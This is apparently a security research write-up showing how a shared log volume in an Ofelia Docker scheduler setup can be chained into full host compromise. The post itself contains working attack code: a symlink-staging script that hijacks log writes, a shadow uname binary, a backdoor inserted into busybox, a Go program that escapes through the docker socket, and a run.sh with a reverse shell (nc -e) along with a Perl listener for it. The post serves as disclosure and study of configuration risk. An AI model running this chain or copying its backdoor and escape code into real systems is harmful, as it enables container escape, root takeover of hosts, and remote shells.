How to leverage shared log volumes to own a cluster
╔═══╦═══╦═══╦═══╦═══╦═══╗
║╔═╗║╔═╗║╔═╗║╔═╗║╔═╗║╔═╗║
╚══╝╚══╝╚══╝║╚══╝╚══╝╚══╝
Ofelia is a tool for running scheduled jobs across docker containers.
Instead of configuring cron jobs inside individual containers for
periodic tasks, you can use Ofelia to configure cron-like tasks to be
run by an external central scheduler. You can think of this as a
docker-wide cron daemon that runs whatever commands you want on
whatever containers you want through docker exec. The aim
is to make scheduled jobs for docker workloads more convenient and
extensible than a per-container cron configuration.
“Ofelia-managed” is a bit of a misnomer here because the containers are ultimately still managed with docker. The Ofelia daemon runs commands through the docker socket (or through a remote/proxy API) by default though so it’s a powerful control plane.
A simple docker compose that spins up an Ofelia daemon and a managed container (nginx for example) looks like this:
services:

  nginx:
    image: nginx
    volumes:
      - &output_mount ${OUTPUT_DIR:-/tmp/${COMPOSE_PROJECT_NAME}}/:/tmp
    labels:
      ofelia.enabled: "true"
      ofelia.job-exec.nginx-uname-job.schedule: "@every 5s"
      ofelia.job-exec.nginx-uname-job.command: "uname -a"

  ofelia:
    image: mcuadros/ofelia:latest
    depends_on:
      - nginx
    command: daemon --docker
    volumes:
      - *output_mount
      - /var/run/docker.sock:/var/run/docker.sock:ro
    labels:
      ofelia.save-folder: "/tmp/"
      ofelia.job-local.ofelia-date-job-local.schedule: "@every 5s"
      ofelia.job-local.ofelia-date-job-local.command: "date"
(Run this with docker compose up)
The following sections chain together a few primitives: first to jump from a container Ofelia runs periodic jobs on to the Ofelia daemon container itself, then to escape the Ofelia container to the underlying host. It’s worth noting that none of this is necessarily a vulnerability in Ofelia itself, but highlights a few seemingly harmless configurations that can be leveraged to achieve various levels of elevated permissions in the container stack all the way to owning the underlying OS itself. The most significant non-default setting in the docker compose being used here is the shared log volume, but other than that this represents a minimal but standard Ofelia configuration. I also want to note that Ofelia is what I was curious about poking at intially, but the underlying techniques can be applied to any kind of container stack with a similar dynamic to this one if the same exploit primitives exist.
When running the Ofelia daemon container with
ofelia.save-folder (such as
ofelia.save-folder: "/tmp/" in the example docker compose
yaml) timestamped job logs are saved for each job execution. The stdout,
stderr, and json context are saved to predictable filenames of the form
YYYYMMDD_HHMMSS-jobname (to the specified save path).
For example, a single job run produced the following logs while I was testing:
20261025_233628_nginx-uname-job.stderr.log
20261025_233628_nginx-uname-job.stdout.log
20261025_233628_nginx-uname-job.json
For reference, this is the code that does the log writes from
ofelia/middlewares/save.go:
func (m *Save) saveToDisk(ctx *core.Context) error {
    root := filepath.Join(m.SaveFolder, fmt.Sprintf(
        "%s_%s",
        ctx.Execution.Date.Format("20060102_150405"), ctx.Job.GetName(),
    ))

    e := ctx.Execution
    err := m.writeFile(e.ErrorStream.Bytes(), fmt.Sprintf("%s.stderr.log", root))
    if err != nil {
        return err
    }

    err = m.writeFile(e.OutputStream.Bytes(), fmt.Sprintf("%s.stdout.log", root))
    if err != nil {
        return err
    }

    err = m.saveContextToDisk(ctx, fmt.Sprintf("%s.json", root))
    if err != nil {
        return err
    }

    return nil
}

func (m *Save) saveContextToDisk(ctx *core.Context, filename string) error {
    js, _ := json.MarshalIndent(map[string]interface{}{
        "Job":       ctx.Job,
        "Execution": ctx.Execution,
    }, "", "  ")

    return m.writeFile(js, filename)
}

func (m *Save) writeFile(data []byte, filename string) error {
    return ioutil.WriteFile(filename, data, 0644)
}A shared log mount can be be used for keeping all logs in a central place, which isn’t uncommon and is the configuration in our example docker compose environment. This is also the configuration used in Ofelia’s integration testing docker compose (ofelia/integration/test-run-exec/docker-compose.yml). It isn’t an immediately obvious cause for concern and would be a plausible configuration for log management. If the mount for saving job logs is shared with managed containers through a common writable volume mount, these logs will be visible and modifiable to everyone with the log volume mounted.
Modifying logs might be problematic but not necessarily catastrophic. Remember though that the default Ofelia job logs (the stdout/stderr and json) are written periodically with predictable filenames. If we inspect existing logs to gather the job names being run and infer the period at which they’re run, we can anticipate the names of the logs to be written by the Ofelia daemon. What if we create a symlink with the anticipated log filename before the daemon writes the actual log? In that case, the Ofelia daemon will write to where the symlink points in its own environment, enabling us to overwrite files in the Ofelia daemon container.
You could try to write the log redirect symlink manually with the right timestamp, but with a script like the one below you can pre-populate a bunch of them timestamped for the next 60 seconds (or however long you want) so you don’t have to time it precisely:
now=$(date -u +%s)
i=0
while [ $i -lt 60 ]; do
  t=$(date -u -d "@$((now+i))" +%Y%m%d_%H%M%S)
  ln -sf /<PLACEHOLDER> "/tmp/${t}_nginx-uname-job.stdout.log"
  i=$((i+1))
done
The chain thus far is:
Interesting… but so far we’re just redirecting the log output to a location in the Ofelia container (assuming it’s not read-only). How do we leverage that to write any data we want into Ofelia’s environment?
In the example deployment we’re using, Ofelia is just running a
simple uname -a command every 5 seconds on the nginx
container for demonstration. We can see the explicit commands being run
from the nginx server either by snooping on processes or by inspecting
the actual json logs saved in the shared log mount. An example json log
for our uname -a job looks like this:
{
  "Execution": {
    "ID": "1775c931e46e",
    "Date": "2026-10-28T03:06:36.011130744",
    "Duration": 62116471,
    "IsRunning": false,
    "Failed": false,
    "Skipped": false,
    "Error": null
  },
  "Job": {
    "Schedule": "@every 5s",
    "Name": "nginx-uname-job",
    "Command": "uname -a",
    "Container": "ofelia-test-nginx-1",
    "User": "root",
    "TTY": false,
    "Environment": null,
    "NoOverlap": false,
    "SlackOnlyOnError": false,
    "SaveFolder": "",
    "SaveOnlyOnError": false,
    "SMTPHost": "",
    "SMTPPort": 0,
    "SMTPTLSSkipVerify": false,
    "EmailTo": "",
    "EmailFrom": "",
    "MailOnlyOnError": false
  }
The binary being run by the job is the one in our container, under our control. Also note that by default the job is run as a root user, whose path precedence is defined by an environment variable which is generally something like:
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAssuming we have root in our managed container (or privileges to
either a high precedence path location or the actual binary/script being
run by the Ofelia job), we can make a shadow binary that will be
executed by the job instead of the intended one. There are a few ways
you could do this, but in the case of our example job, we could place
the following script in /usr/local/sbin/uname (which will
take precedence over the real uname binary so we don’t have to swap or
modify it):
#!/bin/sh
cat <whatever we want>
So by hijacking Ofelia’s log write with a symlink and controlling the binary/output being run by the periodic job, we can write arbitrary data to an arbitrary path in the Ofelia daemon container.
Now that we can write stuff into Ofelia’s filesystem, we need to target something that can get us code execution.
They key consideration for the write is that we can’t control the
permission set for the file written. The default log files are written
with 644 permissions, so if we’re writing a new file it won’t be
executable. This means we can’t write something like a cron job script
in for the Alpine crond in Ofelia’s container (if crond is even running)
because it won’t be executable. If we’re overwriting an existing file,
it will inherit the file’s permissions. One thing I tried to do was a
process injection into the Ofelia process through
/proc/1/mem, but this fails because we can’t seek to a
suitable offset.
The next consideration is the architecture of the container. You can run Ofelia in pretty much any kind of container if it’s compiled/linked properly for it, but the default container image for Ofelia is Alpine and that’s what the test environment is running. Because the Ofelia daemon is running in Alpine, the target for the overwrite primitive has different considerations than something like a debian-based container. The 2 biggest considerations with Alpine are:
sh, date, and
uname are symlinks to a monolithic busybox binary rather
than existing as individual binaries.This means we can’t just overwrite the date binary that’s
periodically ran in the Ofelia container to get code execution; we’d
need to overwrite the entire busybox binary itself. Writing a custom
date binary to a higher precedence path location won’t work
either because it will inherit the default log permissions and won’t be
executable.
We’re going to run with overwriting the busybox binary with a
backdoored version. We can insert a line into the busybox date applet
that simply executes arbitrary scripts we place in
/tmp/run.sh, which gives us flexibility to run different
commands we want but keeps the core busybox functionality the same, so
the existing job still runs as expected.
Here’s the insertion in busybox/coreutils/date.c:
...

t date_main(int argc UNUSED_PARAM, char **argv)
{
    struct timespec ts;
    struct tm tm_time;
    char buf_fmt_dt2str[64];
    unsigned opt;
    int isofmt = -1;
    char *date_str;
    char *fmt_dt2str;
    char *fmt_str2dt;
    char *filename;
    char *isofmt_arg = NULL;

//***BEGIN INSERTION

    system("sh /tmp/run.sh")

//***END INSERTION

    opt = getopt32long(argv, "^"
            "Rs:ud:r:"
            IF_FEATURE_DATE_ISOFMT("I::D:")
            "\0"
            "d--s:s--d"
            IF_FEATURE_DATE_ISOFMT(":R--I:I--R"),
            date_longopts,
            &date_str, &date_str, &filename
            IF_FEATURE_DATE_ISOFMT(, &isofmt_arg, &fmt_str2dt)
    );

...
Then we build the new busybox binary for the Alpine target (either standalone without dependencies or linked against the musl version in the Alpine container).
To tie everything together, here’s a script which stages everything required to get code execution in the Ofelia container from the nginx container:
#!/bin/sh
#Staging script for hijacking Ofelia job log write on shared log volume mount

#Write shadow binary for uname that gets executed by periodic Ofelia job
mkdir -p /usr/local/sbin
printf "#!/bin/sh\ncat /tmp/busybox_patched\n" > /usr/local/sbin/uname
chmod 755 /usr/local/sbin/uname
now=$(date -u +%s)
i=0

#This part does the log filename anticipation symlink hijack to write back into the Ofelia container on periodic log job write.
#Generates symlinks with timestamps targetting any write in the next 60 seconds.
#Make longer if needed.
interval=60
#change job name to match the log for the job run in the managed container
jobname=nginx-uname-job
while [ $i -lt $interval ]; do
  t=$(date -u -d "@$((now+i))" +%Y%m%d_%H%M%S)
  ln -sf /bin/busybox "/tmp/${t}_${jobname}.stdout.log"
  i=$((i+1))
done
This assumes we’ve built a patched version of busybox called “busybox_patched” and stashed it in /tmp.
Now that we have code execution in the Ofelia container, what can we do with it?
We can define custom jobs to be run across any Ofelia-enabled
container in the cluster by writing a config.ini for Ofelia
and restarting the daemon (Ofelia applies jobs based on docker labels or
through a config that it reads on startup). This is nice, but Ofelia
generally needs access to some kind of docker control plane to have the
privileges to run commands on different containers. Targeting that
directly is far more alluring because it provides both broad access to
the cluster as well as a method for interacting with the root host.
Ofelia runs jobs on other containers through the docker API, which means it has the docker socket mounted (or uses a configuration for a remote docker API or some other proxy). The default docker socket mount for Ofelia is this line in the docker compose yaml:
- /var/run/docker.sock:/var/run/docker.sock:roUnless extra controls exist, escaping a container with a docker socket mounted can be done by issuing commands to the docker API which:
Container escapes through the docker socket are well documented and there are many ways you can go about implementing this. The following is a Go program which handles the docker socket interactions for executing commands on the root host through a container with the host filesystem and network mounted:
(spawn.go)
package main

import (
    "bytes"
    "context"
    "encoding/json"
    "flag"
    "fmt"
    "io"
    "net"
    "net/http"
    "os"
)

/*
Provides some basic functionality for escaping a docker container through a mounted docker socket.
Spawns new container with host filesystem and network mounted, executes commands on host fs through new container.
*/
func main() {
    cmd := flag.String("c", "id", "Command to run inside host root")
    img := flag.String("i", "alpine", "Docker image")
    del := flag.Bool("d", true, "Delete container afterwards")
    flag.Parse()

    client := &http.Client{
        Transport: &http.Transport{
            DialContext: func(ctx context.Context, _, _ string) (net.Conn, error) {
                return net.Dial("unix", "/var/run/docker.sock")
            },
        },
    }

    args := []string{"chroot", "/host", "/bin/sh"}
    if *cmd != "" {
        args = append(args, "-c", *cmd)
    }

    payload, _ := json.Marshal(map[string]any{
        "Image":      *img,
        "Cmd":        args,
        "Tty":        true,
        "HostConfig": map[string]any{"Privileged": true, "Binds": []string{"/:/host"}, "NetworkMode": "host"},
    })

    //create container
    resp, err := client.Post("http://localhost/v1.41/containers/create", "application/json", bytes.NewReader(payload))
    if err != nil || resp.StatusCode != http.StatusCreated {
        fmt.Fprintln(os.Stderr, "Error creating container")
        os.Exit(1)
    }
    var res struct{ ID string }
    json.NewDecoder(resp.Body).Decode(&res)
    resp.Body.Close()

    //start container
    client.Post(fmt.Sprintf("http://localhost/v1.41/containers/%s/start", res.ID), "application/json", nil)
    fmt.Println("***spawned container:) ID:", res.ID[:12])

    //handle command output if any, else leave running
    if *cmd != "" {
        req, _ := http.NewRequest("POST", fmt.Sprintf("http://localhost/v1.41/containers/%s/wait", res.ID), nil)
        if r, err := client.Do(req); err == nil {
            io.Copy(io.Discard, r.Body)
            r.Body.Close()
        }
    }

    resp, _ = client.Get(fmt.Sprintf("http://localhost/v1.41/containers/%s/logs?stdout=1&stderr=1", res.ID))
    io.Copy(os.Stdout, resp.Body)
    resp.Body.Close()

    //optional: delete container after running command
    if *del {
        req, _ := http.NewRequest("DELETE", fmt.Sprintf("http://localhost/v1.41/containers/%s", res.ID), nil)
        if r, err := client.Do(req); err == nil {
            r.Body.Close()
        }
    }
}
We can stage the compiled binary (we’ll name it spawn)
in the shared /tmp mount, then modify our run.sh (which is
periodically ran by the patched version of busybox now run by Ofelia) to
have commands executed both on the Ofelia container and the root
host.
(run.sh)
#!/bin/sh
#Writes in Ofelia daemon container
touch /hi.lol
#Writes to docker host root
/tmp/spawn -c "touch /rooted.lol" -d
#Optional reverse shell from root docker host
#Change to your container's IP
ip=<nginx ip>
/tmp/spawn -c "nc ${ip} 7777 -e /bin/sh"There were a bunch of steps to get this far, so to tie things together here’s a run of the full escape chain.
The high level jumps are:
nginx container -> Ofelia daemon container -> Root hostStarting with a root shell on the nginx container, stage the
backdoored busybox binary (busybox_patched) and the docker
socket escape binary (spawn) in /tmp. Make sure they’re
compiled to link properly or are standalone dependency-wise so they can
run correctly.

Run the staging script (stage.sh) to generate the
log redirection symlinks and write the uname shadow binary.
Here’s what the pre-generated symlinks look like:
uname -a job overwrites
Ofelia’s busybox with our backdoored version. The top terminal in the
screenshot below is Ofelia’s log output from the docker compose for
reference. All of the junk at the top is the output of the shadowed
uname job cat-ing out our patched busybox bytes to
overwrite Ofelia’s busybox bytes.
date job, the code we
inserted will run whatever is in /tmp/run.sh (the rest of
the busybox binary functions normally). We can modify run.sh to run any
code we want on the Ofelia container (any top level commands in run.sh)
as well as on the root host (commands run through the spawn
binary).Here’s the demo write done by run.sh on the Ofelia container:

Here’s the output of the Ofelia log showing spawn
spinning up a container to mount the host network/filesystem for
executing commands on the root host:

And here’s the demo write on the root host, fully escaping the container stack:

perl -MIO::Socket -MIO::Select -e '$s=IO::Socket::INET->new(LocalPort=>7777,Listen=>1,Reuse=>1) or die;$c=$s->accept;$sel=IO::Select->new(\*STDIN,$c);while(@r=$sel->can_read){foreach$f(@r){if($f==$c){sysread($c,$b,4096) or exit;syswrite(STDOUT,$b)}else{sysread(STDIN,$b,4096) or exit;syswrite($c,$b)}}}'
With docker ps, the container being spawned to interact
with the host looks like this (the first one in the list):

A repo with the docker compose and exploit scripts can be found here.